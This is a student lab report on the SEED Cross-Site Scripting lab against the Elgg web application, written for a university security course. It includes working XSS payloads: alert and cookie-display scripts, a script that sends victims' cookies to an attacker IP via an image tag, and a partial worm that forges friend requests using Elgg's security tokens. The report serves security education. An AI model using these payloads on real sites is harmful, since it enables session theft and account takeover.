Cross-Site Scripting (XSS) Attack Lab

For

CIS 554: Computer Network and

Security

Instructor: Prof. Tom Steiner

Fall 2023

University of Michigan-Dearborn
Niralee Kothari- 57974223

ABSTRACT

Cross-site scripting (XSS) vulnerabilities in web applications pose a serious threat, enabling attackers to inject malicious code and compromise user data. This report presents a practical demonstration of an XSS attack using the Elgg web application on a SEEDUbuntu16.04/SEEDUbuntu20.04 virtual machine. The lab explores various tasks, including displaying alert windows, revealing user cookies, and stealing cookies from the victim's machine. Through these tasks, the report aims to shed light on the potential risks associated with XSS vulnerabilities and emphasize the importance of robust security measures.

Contents

ABSTRACT **1**

CONTENTS ..... ERROR! BOOKMARK NOT DEFINED.

1. INTRODUCTION **1**

2. METHODOLOGY AND RESULT **1**

3. KEY LEARNINGS **8**

4. NEW DIRECTIONS **8**

5. CONCLUSION **9**

1. INTRODUCTION

Web applications play a pivotal role in modern digital interactions, offering users a platform to connect and share information. However, with the convenience comes the inherent risk of vulnerabilities, and one such prevalent threat is Cross-Site Scripting (XSS). XSS allows attackers to inject malicious code into web applications, potentially compromising user data and security.

This report documents a hands-on exploration of XSS vulnerabilities using the Elgg web application on a SEEDUbuntu16.04 virtual machine. Elgg, a popular open-source social networking application, was intentionally configured with disabled countermeasures, creating an environment conducive to XSS exploitation. The objective was to mimic a scenario akin to the infamous Samy worm on MySpace in 2005, showcasing the potential dangers associated with XSS attacks.

Through a series of tasks, this report delves into the methodology employed to exploit XSS vulnerabilities, highlighting the steps involved in crafting and executing malicious JavaScript code. The results obtained from each task underscore the gravity of XSS risks, emphasizing the need for robust security measures to safeguard against such exploits.

In the subsequent sections, we detail the methodology and results of each task, accompanied by code snippets and screen captures to illustrate the practical aspects of the XSS attack. The report concludes with reflections on the insights gained from this project, suggesting new directions for further exploration in the realm of web application security.

2. METHODOLOGY and Result

Note:
The sudden crash in the virtual machine while running the SEEDubuntu16.04 I have used SEEDUbuntu20.04 here are some of the screenshot that I took of the error crash:
First the screen got black:

Then it showed this message:


```
[    0.552962] CPU: 3 PID: 1 Comm: swapper/0 Not tainted 4.8.0-44-generic #47~16
.04.1-Ubuntu
[    0.553012] Hardware name: TOSHIBA Satellite C640/Portable PC, BIOS 2.10 11/0
9/2011
[    0.553060]  0000000000000086 0000000064eb1541 ffff9575f4473df0 ffffffffb8a2e
073
[    0.553200]  ffff9575f3ae5000 ffffffffb92725a0 ffff9575f4473e78 ffffffffb879e
6ad
[    0.553341]  ffff957500000010 ffff9575f4473e88 ffff9575f4473e20 0000000064eb1
541
[    0.553482] Call Trace:
[    0.553519]  [<ffffffffb8a2e073>] dump_stack+0x63/0x90
[    0.553562]  [<ffffffffb879e6ad>] panic+0xe4/0x226
[    0.553606]  [<ffffffffb9586540>] mount_block_root+0x1fb/0x2c2
[    0.553647]  [<ffffffffb958663a>] mount_root+0x33/0x35
[    0.553688]  [<ffffffffb9586776>] prepare_namespace+0x13a/0x18f
[    0.553731]  [<ffffffffb95861eb>] kernel_init_freeable+0x1ee/0x217
[    0.553775]  [<ffffffffb8e8d2ae>] kernel_init+0xe/0x100
[    0.553817]  [<ffffffffb8e9aa1f>] ret_from_fork+0x1f/0x40
[    0.553858]  [<ffffffffb8e8d2a0>] ? rest_init+0x80/0x80
[    0.553932] Kernel Offset: 0x37600000 from 0xffffffff81000000 (relocation ran
ge: 0xffffffff80000000-0xffffffffbfffffff)
[    0.553991] ---[ end Kernel panic - not syncing: VFS: Unable to mount root fs
 on unknown-block(0,0)
```

Task 1: Posting a Malicious Message to Display an Alert Window


For Task 1, the objective was to embed a JavaScript program in the Elgg profile to display an alert window. The following JavaScript code was used:

```
<script>alert('XSS');</script>
```

Outcome: An alert window successfully appeared upon viewing the profile, confirming the execution of the injected script.



I performed this task even on SEEDUbuntu16.04 here is how the result looks:




Task 2: Posting a Malicious Message to Display Cookies


Task 2 extended the JavaScript program to display user cookies in an alert window. The code used was:

```
<script>alert(document.cookie);</script>
```

Outcome:
Upon profile viewing, the user's cookies were successfully displayed in an alert window, showcasing the ability to access sensitive information.



I performed this task on SEEDUbuntu16.04 here is the result:




Task 3: Stealing Cookies from the Victim's Machine

In Task 3, the JavaScript code was modified to send victim's cookies to the attacker's machine using an <img> tag. Netcat was employed to set up a TCP server on the attacker's machine for receiving cookies.

```
<script>document.write('<img src=http://10.1.2.5:5555?c='
+ escape(document.cookie) + ' >');
</script>
```

Outcome:
Cookies were successfully sent to the attacker's machine, demonstrating the potential for data theft through XSS exploitation.




Task 4: Becoming the Victim's Friend

Task 4 required the creation of an XSS worm to add Samy as a friend to any user visiting Samy's page. The JavaScript code was designed to forge HTTP requests directly from the victim's browser, facilitating the addition of Samy as a friend.

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; ①
var token="&__elgg_token="+elgg.security.token.__elgg_token; ②
//Construct the HTTP request to add Samy as a friend.
var sendurl=...; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Outcome:
The script successfully sent HTTP requests to add Samy as a friend and samy was a friend of Charlie successfully.



The answer to the questions are:

Question 1: **Explain the purpose of Lines ① and ②, why are they are needed?**

Answer:

var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;

This line is creating a timestamp (ts) parameter that is being appended to the URL in the subsequent request. The timestamp is obtained from the Elgg security token (elgg.security.token.__elgg_ts). Including a timestamp in the request can be a way to ensure that the request is not replayed, adding an extra layer of security.

var token="&__elgg_token="+elgg.security.token.__elgg_token;

This line is creating a token (token) parameter that is also being appended to the URL. The token is obtained from the Elgg security token (elgg.security.token.__elgg_token). The token serves as a form of authentication, verifying that the request is legitimate and originates from a trusted source. Without this token, the server might reject the request as unauthorized.

In summary, Lines ① and ② are adding timestamp and token parameters to the URL to ensure the request's freshness and legitimacy, respectively.

Question 2: **If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?**

Answer:

If the Elgg application only provides the Editor mode for the "About Me" field and doesn't allow switching to Text mode, it might limit the options for launching certain types of attacks. However, an XSS attack could still be possible if the Editor mode is not properly sanitizing or escaping user inputs. In this case, an attacker might inject malicious JavaScript code directly into the "About Me" field through the Editor mode.

The effectiveness of the attack depends on the security measures implemented by the application. If the application properly validates and sanitizes user inputs, especially in the "About Me" field, it can prevent or mitigate XSS attacks. However, if there are vulnerabilities in the input handling or if the application does not properly escape user-generated content, an attacker could potentially execute malicious scripts even without the ability to switch to Text mode.

3. KEY LEARNINGS

- **Understanding the mechanics of XSS attacks**
    - The hands-on experience in this project deepened my understanding of the mechanisms behind Cross-Site Scripting (XSS) attacks. By crafting and executing malicious JavaScript code, I gained insight into how attackers can exploit vulnerabilities in web applications to inject and execute scripts on users' browsers. This understanding is crucial for developing effective security measures to mitigate the risks associated with XSS.
- **Gaining hands-on experience with malicious JavaScript code**:
    - The practical tasks involved creating and deploying malicious JavaScript code within the Elgg web application. This hands-on experience provided valuable insights into the intricacies of scripting attacks, such as manipulating user interactions, accessing sensitive information like cookies, and even initiating actions on behalf of users. This practical knowledge enhances our ability to identify and address XSS vulnerabilities in real-world scenarios.
- **Recognizing the significance of countermeasures like CSP:**
    - The exploration of XSS vulnerabilities highlighted the importance of countermeasures, with a specific emphasis on Content Security Policy (CSP). CSP plays a critical role in preventing XSS exploits by controlling the types of content that a browser is allowed to load. Recognizing the significance of CSP underscores the need for robust security policies and configurations to safeguard against malicious script injections.

4. NEW DIRECTIONS

1. **Exploring Further Enhancements to Elgg's Security Features:**
Future exploration could focus on enhancing the built-in security features of the Elgg web application. This may involve implementing more advanced and proactive security measures to detect and prevent XSS attacks. Examining the effectiveness of additional security mechanisms, such as input validation and output encoding, can contribute to a more resilient defense against evolving threats.

2**. Investigating Advanced XSS Attack Vectors:**
Delving into advanced XSS attack vectors can provide a more comprehensive understanding of the potential exploits that attackers might employ. This exploration may involve researching novel techniques, such as DOM-based XSS or reflective XSS, and evaluating their impact on web application security. A thorough investigation into different attack vectors can inform the development of targeted countermeasures.

3. **Evaluating Additional Countermeasures:**
Considering and evaluating additional countermeasures beyond CSP can contribute to a layered defense against XSS vulnerabilities. This might involve exploring the integration of Web Application Firewalls (WAFs), anomaly detection systems, or behavioral analysis tools to enhance the overall security posture of web applications like Elgg. A multi-faceted approach can better protect against a wide range of potential threats.

5. CONCLUSION

The practical execution of Cross-Site Scripting (XSS) attacks on the Elgg web application has illuminated the inherent vulnerabilities in contemporary web environments. Through targeted tasks, we've witnessed the potential risks associated with XSS exploits, emphasizing the critical need for robust security measures.

Uncovering Vulnerabilities:

These XSS attacks uncovered vulnerabilities that, if unaddressed, could have severe implications for users and the platform itself. Injecting and executing malicious scripts within user profiles demonstrated the malleability of web applications, necessitating ongoing scrutiny and proactive security measures.

Feasibility of Script Injection:

The results unequivocally illustrate the feasibility of injecting and executing malicious scripts within Elgg. From displaying alert windows to stealing user cookies, these tasks showcased diverse exploits, providing invaluable insights for security practitioners and administrators.

Compromising User Data and Security:

The recurring theme of compromising user data and security underscores the gravity of XSS vulnerabilities in terms of privacy and data integrity. Such compromises could have severe consequences for individuals and organizations relying on web applications.

Urgency for Robust Security Measures:

The urgency for robust security measures is clear. Countermeasures like Content Security Policy (CSP) emerged as critical components in defending against script injections. Proactive implementation of these measures is essential for mitigating threats posed by XSS vulnerabilities.

In conclusion, this exploration into XSS vulnerabilities in Elgg emphasizes the importance of continuous vigilance, proactive defense, and user education to create a secure digital ecosystem. As technology advances, our commitment to fortifying the foundations of web applications against emerging threats is crucial for a resilient and trustworthy online environment.

I did not receive any help on this exam from any source (e.g. internet sites) other than the instructor, course textbook, class slides, class assignments, notes taken, and/or class videos. I did not help any other student with their exam.

Niralee Kothari